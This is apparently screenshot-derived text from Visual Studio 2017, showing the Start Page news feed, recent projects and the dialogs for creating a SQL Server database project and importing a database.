The Bing Maps team is pleased to announce the availability of our complete asset tracking solution for small fleets. The solution was previewed in September at Microsoft Ignite in Orlando and is now av... **NEW** Thursday, February 15, 2018

Go serverless for your IoT needs

If you are building an IoT solution in the cloud, chances are your focus is on the devices and what you can accomplish with them. You might want to process data coming from a network of devices in real time,... **NEW** Thursday, February 15, 2018

C++ Static Analysis Improvements for Visual Studio 2017 15.6 Preview 2

We've made a few changes to the C++ static analysis feature that should make it faster and easier to use. The behavior has changed slightly, and the menus have been moved around a bit, but we think t... **NEW** Thursday, February 15, 2018

Spectre mitigations in MSVC (C++ team blog)

Microsoft is aware of a new publicly disclosed class of vulnerabilities, called "speculative execution side-channel attacks," that affect many operating systems and modern processors, including processors fro... **NEW** Thursday, February 15, 2018

#ifdef WINDOWS – Progressive Web Apps

Jeff Burtoft from the Web Apps team at Microsoft dropped by to share how web apps on Windows have evolved, all the way from regular web sites, to packaged web apps in Windows 8, Hosted Web Apps in Wind... **NEW** Tuesday, February 13, 2018

More news...

Package Manager Console Error List Output Data Tools Operations Web Publish Activity

Ready

Solution Explorer Team Explorer

Start Page - Microsoft Visual Studio

File Edit View Project Debug Team Tools Test Analyze Window Help

Quick Launch (Ctrl+Q) hiramfleitas H

Server Explorer Toolbox SQL Server Object Explorer

Start Page X

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Take advantage of the newest technologies to deploy beautiful, reliable websites

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Recent

Pinned

- Columnstore2017.sln C:\Users\hfileitas\Source\Repos\Columnstore2017
- EFGetStarted.AspNetCore.ExistingDb.sln C:\Users\hfileitas\Source\Repos\EFGetStarted.AspNetCore
- Pixies.sln C:\Users\hfileitas\Documents\Visual Studio 2017\Projects\Pixies
- Encryption.sln C:\Users\hfileitas\Documents\Visual Studio 2017\Projects\Encryption
- AutomaticTuning2017.sln C:\Users\hfileitas\Source\Repos\AutomaticTuning2017
- GoogleMapJSON.sln \\fldsvm\_apps01\SQLSHARED\Deployments\20180105\

Today

- Blogging.sln C:\Users\hfileitas\Documents\Visual Studio 2017\Projects\Blogging
- MetalHotlist.sln C:\Users\hfileitas\Documents\Visual Studio 2017\Projects\MetalHotlist

New Project

.NET Framework 4.6.1 Sort by: Default

SQL Server Database Project SQL Server

Type: SQL Server  
A project for creating a SQL Server database.

Not finding what you are looking for?  
Open Visual Studio Installer

Name: Blogging  
Location: C:\Users\hfileitas\Documents\Visual Studio 2017\Projects  
Solution name: Blogging

Create directory for solution  
 Create new Git repository


OK Cancel

Accessing Visual Studio Previews in Azure  
In our most recent post, the Visual Studio team announced the availability of Visual Studio 2017

More news...

Solution Explorer Team Explorer Notifications

Package Manager Console Error List Output Data Tools Operations Web Publish Activity



Blogging - Microsoft Visual Studio

File Edit View Project Build Debug Team Tools Test Analyze Window Help

Debug Any CPU Start

Server Explorer Toolbox SQL Server Object Explorer

Import Database

Source database connection:  
localhost.Blogging (UPCIC\hfleitas)  
Select Connection...

Target project  
Name:   
Location:  Browse...

Create new solution  
 Create directory for solution  
 Add to source control

Import Settings

Import application-scoped objects only  
 Import referenced logins  
 Import permissions  
 Import database settings

Folder structure: Schema\Object Type

Maximum files per folder: 1000


Start Cancel

